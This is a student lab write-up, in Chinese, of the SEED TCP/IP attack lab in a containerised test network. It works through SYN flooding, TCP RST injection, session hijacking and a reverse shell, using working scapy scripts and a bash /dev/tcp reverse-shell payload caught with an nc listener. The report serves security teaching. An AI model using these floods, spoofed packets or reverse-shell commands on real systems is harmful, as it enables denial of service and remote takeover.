TCP/IP Attack Lab

57118210 郑荔文

3.1 Task 1：SYN Flooding Attack

```
[07/08/21]seed@VM:~/.../volumes$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating seed-attacker   ... done
Creating victim-10.9.0.5 ... done
Creating user1-10.9.0.6  ... done
Creating user2-10.9.0.7  ... done
Attaching to seed-attacker, user2-10.9.0.7, victim-10.9.0.5, user1-10.9.0.6
```

进入 victim（10.9.0.5）中，查看其队列的长度，得到队列长度为 128，运行 netstat -nat 命令，，查看当前的连接情况。当前队列中只有两个 tcp 连接，且状态为 LISTEN

```
root@aa66ce08dfdf:/# sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@aa66ce08dfdf:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:34657        0.0.0.0:*               LISTEN
```

使用如下命令查看 syncookie，在当前的 syncookie 为 0，即此时 syn cookie 关闭，

```
root@aa66ce08dfdf:/# sysctl -a |grep syncookies
net.ipv4.tcp_syncookies = 0
```

如果想要手动修改，发现出现了错误消息

```
root@aa66ce08dfdf:/# sysctl -w net.ipv4.tcp_syncookies=0
sysctl: setting key "net.ipv4.tcp_syncookies": Read-only file system
```

为了修改，应在初始化 docker-compose.yml 中进行制定，在本试验中一开始 victim 中设定为 0

```
    Victim:
        image: handsonsecurity/seed-ubuntu:large
        container_name: victim-10.9.0.5
        tty: true
        cap_add:
                - ALL
        sysctls:
                - net.ipv4.tcp_syncookies=0
```

进入 attacker 的 docker 中，进入 volumes 目录中，编译运行 synflood 程序，向 10.9.0.5 的 23 端口进行泛洪攻击

```
root@VM:/# cd volumes
root@VM:/volumes# ls
synflood  synflood.c
root@VM:/volumes# synflood 10.9.0.5 23
```

此时再进行 nc -nat，在得到的表中出现了非常多的 SYN_RECV 半连接

```
root@aa66ce08dfdf:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:34657        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             8.117.198.2:25172       SYN_RECV
tcp        0      0 10.9.0.5:23             136.47.27.19:19255      SYN_RECV
tcp        0      0 10.9.0.5:23             166.239.226.88:53400    SYN_RECV
tcp        0      0 10.9.0.5:23             165.249.201.70:50001    SYN_RECV
tcp        0      0 10.9.0.5:23             79.129.240.28:41707     SYN_RECV
tcp        0      0 10.9.0.5:23             221.37.189.64:51281     SYN_RECV
tcp        0      0 10.9.0.5:23             74.51.93.35:34776       SYN_RECV
tcp        0      0 10.9.0.5:23             244.201.14.88:178       SYN_RECV
tcp        0      0 10.9.0.5:23             12.222.247.58:65199     SYN_RECV
tcp        0      0 10.9.0.5:23             67.220.10.97:48768      SYN_RECV
tcp        0      0 10.9.0.5:23             68.34.254.56:13496      SYN_RECV
tcp        0      0 10.9.0.5:23             209.87.210.124:9797     SYN_RECV
tcp        0      0 10.9.0.5:23             89.186.40.120:59622     SYN_RECV
tcp        0      0 10.9.0.5:23             70.45.64.17:39373       SYN_RECV
tcp        0      0 10.9.0.5:23             87.249.150.37:55043     SYN_RECV
```

表明该端口已经拥堵

进入另一用户处，对 10.9.0.5 进行 telnet 操作，发现堵塞无法成功

```
[07/08/21]seed@VM:~/.../volumes$ docksh b3
root@b3db5871ce73:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

在关掉 synflood 后，再次 telnet，发现可以成功登录

```
root@b3db5871ce73:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
aa66ce08dfdf login:
```

在成功连接过一次之后，再运行 synflood 进行泛洪攻击时，仍然可以连接成功

```
root@b3db5871ce73:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
aa66ce08dfdf login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

在 victim 机上可以看到 tcp_metrics 信息

```
root@aa66ce08dfdf:/# ip tcp_metrics show
10.9.0.6 age 143.528sec cwnd 10 rtt 63us rttvar 63us source 10.9.0.5
```

在输入 ip tcp_metrics flush 后，又出现了登录不上，即 synflood 仍然奏效

```
root@b3db5871ce73:/# ip tcp_metrics flush
root@b3db5871ce73:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

由于初始状态中 victim 的 tcp_cookies 被设置成 0，在将其设置成 1 之后，对其重复上述攻击操作

```
    Victim:
        image: handsonsecurity/seed-ubuntu:large
        container_name: victim-10.9.0.5
        tty: true
        cap_add:
                - ALL
        sysctls:
                - net.ipv4.tcp_syncookies=1
```

```
root@4ed4b8bb43a5:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 1
```

发现在操作之前和操作之后的 nc -nat 表中仍然出现较大差异

```
root@4ed4b8bb43a5:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:46841        0.0.0.0:*               LISTEN
root@4ed4b8bb43a5:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:46841        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             89.104.84.7:65089       SYN_RECV
tcp        0      0 10.9.0.5:23             16.231.94.68:62226      SYN_RECV
tcp        0      0 10.9.0.5:23             62.184.29.47:57704      SYN_RECV
tcp        0      0 10.9.0.5:23             85.54.255.65:46737      SYN_RECV
tcp        0      0 10.9.0.5:23             66.20.53.4:18946        SYN_RECV
tcp        0      0 10.9.0.5:23             207.179.84.26:18661     SYN_RECV
tcp        0      0 10.9.0.5:23             56.110.143.21:40151     SYN_RECV
tcp        0      0 10.9.0.5:23             132.133.33.126:56488    SYN_RECV
tcp        0      0 10.9.0.5:23             61.212.238.27:16086     SYN_RECV
```

但是在 telnet 时发现可以登录成功

```
[07/08/21]seed@VM:~/.../volumes$ docksh 01
root@01a4ff17afba:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
4ed4b8bb43a5 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

在采用 c 语言进行试验成功的过程后，对 python 脚本进行测试，其脚本较为简单，如下所示

```
Open   pycode.py   ~/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/volumes   Save
1 from scapy.all import IP,TCP,send
2 from ipaddress import IPv4Address
3 from random import getrandbits
4
5 a=IP(dst="10.9.0.5")
6 b=TCP(sport=1551,dport=23,seq=1551,flags='S')
7 pkt=a/b
8 while True:
9         pkt['IP'].src=str(IPv4Address(getrandbits(32)))
10        send(pkt,verbose=0)
```

在运行上述脚本代码之后

```
root@VM:/volumes# python3 pycode.py
```

telnet 仍然可以成功，攻击失败了，这是由于 python 的速度较慢，难以在和 VB 的较量中获胜

```
root@01a4ff17afba:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
4ed4b8bb43a5 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

3.2 Task 2：TCP RST Attacks on telnet Connections

为了实现 TCP RST 攻击，首先在对 10.9.0.6 telnet 10.9.0.5 的过程中采用 wireshark 进行抓包，在抓到的数据包中取最后一个数据包，确定端口号以及 seq 和 ack 的序号

Source	Destination	Protocol	Length	Info
10.9.0.5	10.9.0.6	TCP	70	[TCP Retransmission] 23 → 37204 [PSH, ACK] Seq=1490172402 Ack=998890621 Win=65152 Len=2 TSval=1724174779 TSecr=362735…
10.9.0.6	10.9.0.5	TCP	68	37204 → 23 [ACK] Seq=998890621 Ack=1490172404 Win=64128 Len=0 TSval=3627352774 TSecr=1724174779
10.9.0.6	10.9.0.5	TCP	68	[TCP Dup ACK 141#1] 37204 → 23 [ACK] Seq=998890621 Ack=1490172404 Win=64128 Len=0 TSval=3627352774 TSecr=1724174779
10.9.0.5	10.9.0.6	TELNET	89	Telnet Data ...
10.9.0.5	10.9.0.6	TCP	89	[TCP Retransmission] 23 → 37204 [PSH, ACK] Seq=1490172404 Ack=998890621 Win=65152 Len=21 TSval=1724174786 TSecr=36273…
10.9.0.6	10.9.0.5	TCP	68	37204 → 23 [ACK] Seq=998890621 Ack=1490172425 Win=64128 Len=0 TSval=3627352781 TSecr=1724174786
10.9.0.6	10.9.0.5	TCP	68	[TCP Dup ACK 145#1] 37204 → 23 [ACK] Seq=998890621 Ack=1490172425 Win=64128 Len=0 TSval=3627352781 TSecr=1724174786
166	2021-07-08 12:3…	10.9.0.5	10.9.0.6	TCP	56	23 → 37204 [RST] Seq=149017242 Win=1048576 Len=0
167	2021-07-08 12:3…	10.9.0.5	10.9.0.6	TCP	56	23 → 37204 [RST] Seq=149017242 Win=1048576 Len=0

采用 scapy 构建数据包，即伪造一个 RST 包，以断开 telnet 连接

```
Open   rst_attack.py   ~/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/volumes   Save
pycode.py   rst_attack.py
1 from scapy.all import *
2 a=IP(src="10.9.0.5",dst="10.9.0.6")
3 b=TCP(sport=23,dport=37204,seq=149017242,flags='R',ack=9988906)
4 pkt=a/b
5 ls(pkt)
6 send(pkt,verbose=0)
```

攻击者在运行上述脚本之后，在 10.9.0.6 中发现与 10.9.0.5 的 telnet 连接断开了，表明攻击成功。


```
root@01a4ff17afba:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
4ed4b8bb43a5 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jul  8 16:27:35 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@4ed4b8bb43a5:~$ Connection closed by foreign host.
root@01a4ff17afba:/#
```


Optional：为了实现自动化，可以擦用 sniff，自动抓取信息，从过滤出的脚本报文中，找到 10.9.0.6 的端口以及 seq 和 ack



在运行了该脚本之后，10.9.0.6 telnet 10.9.0.5 时，展示发出的报文

```
root@VM:/volumes# python3 rst_attack_pro.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.5'      (None)
dst        : DestIPField                         = '10.9.0.6'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 23              (20)
dport      : ShortEnumField                      = 37214           (80)
seq        : IntField                            = 0               (0)
```

在 wireshark 中也可以看到发送伪装的报文



在 10.9.0.6 中与 10.9.0.5 的连接已断开


```
Connection closed by foreign host.
root@01a4ff17afba:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
4ed4b8bb43a5 login: Connection closed by foreign host.
root@01a4ff17afba:/# seed
```

3.3 Task 3：TCP Session Hijacking


在 10.9.0.5 中的 home/seed 目录下，起初没有文件存在

```
root@4ed4b8bb43a5:/home/seed# ls
root@4ed4b8bb43a5:/home/seed# cd..
```

在通过 user1telnet10.9.0.5 之后，观察最后一个 tcp 报文，在其中寻找 port，ack 和 seq 信息




将信息填入脚本中，构建会话劫持的报文（即假装自己为 10.9.0.6 对 10.9.0.5 做出指令）



在脚本中使用的是 mkdir 指令，该指令可以在 seed 下创建 findme 目录

在运行该脚本后，在 wireshark 中找到相应发送的报文，可以看到其中的 data 信息



在攻击者的命令行中也显示了报文信息

```
window    : ShortField                          = 8192            (8192)
chksum    : XShortField                         = None            (None)
urgptr    : ShortField                          = 0               (0)
options   : TCPOptionsField                     = []              (b'')
--
load      : StrField                            = b'mkdir findme\r' (b'')
```

在 10.9.0.5 的 seed 目录下，发现 findme，从而表明试验成功，即攻击者利用报文进行会话劫持，从而使得服务器执行了自己的命令

```
root@4ed4b8bb43a5:/home/seed# ls
findme
```

此时返回 telnet 连接的另一边 10.9.0.6，发现此时无法控制光标，即此时与 10.9.0.5 的连接已经断开

```
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jul  8 18:38:33 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts
/3
seed@4ed4b8bb43a5:~$
```

为了实现自动化操作，通过 scapy 实现如下脚本

该脚本用于在 seed 目录下增加 findmetoo 文件路径

在 telnet 之后直接运行该脚本，并在过一段事件后退出该脚本，攻击者处可见报文发送信息

```
--
sport      : ShortEnumField                    = 37256          (20)
dport      : ShortEnumField                    = 23             (80)
seq        : IntField                          = 238374741      (0)
ack        : IntField                          = 1710330220     (0)
dataofs    : BitField  (4 bits)                = None           (None)
reserved   : BitField  (3 bits)                = 0              (0)
flags      : FlagsField  (9 bits)              = <Flag 16 (A)>  (<Flag 2 (S)>
)
window     : ShortField                        = 8192           (8192)
chksum     : XShortField                       = None           (None)
urgptr     : ShortField                        = 0              (0)
options    : TCPOptionsField                   = []             (b'')
--
load       : StrField                          = b'mkdir findmetoo\r' (b'')
root@VM:/volumes#
```

此时在 10.9.0.5 下发现在 seed 下出现了 findmetoo 路径，表明试验成功

```
root@4ed4b8bb43a5:/home/seed# ls
findme  findmetoo
root@4ed4b8bb43a5:/home/seed#
```

此时在 telnet 的另一边 10.9.0.6 处，连接断开无法使用

```
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jul  8 20:46:27 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@4ed4b8bb43a5:~$
```

3.4 Task 4: Creating Reverse Shell using TCP Session Hijacking

在 victim 10.9.0.5 中运行如下命令


```
root@4ed4b8bb43a5:/# /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
```

并在 attacker 处使用 nc 监听 9090 端口，此时可以获得从 10.9.0.5 处的连接，并可以运行 shell，执行自己想要的操作

```
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 43720
root@4ed4b8bb43a5:/#
```

但是在实际过程中，server 不可能自己执行如上操作，故需要采取与试验 3 中相似的方法，在 telent 中进行会话劫持，并在伪造的报文中实现上述操作

首先在 wireshark 中找到 10.9.0.6 与 10.9.0.5 telnet 连接最后的 tcp 报文，并记下相关信息



构建如下脚本，dport，seq，ack 如该报文中相同，并在 data 中写入转移 shell 的指令

在运行该脚本后，报文被发出

```
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>
)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
--
load       : StrField                          = b'/bin/bash -i > /dev/tcp/10.
9.0.1/9090 0<&1 2>&1\r' (b'')
[07/08/21]seed@VM:~/.../volumes$
```

在监听 9090 端口的攻击者处，可以得到来自 10.9.0.5 的连接成功，并可以得到他的 shell，试验成功

```
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 43750
seed@4ed4b8bb43a5:~$
```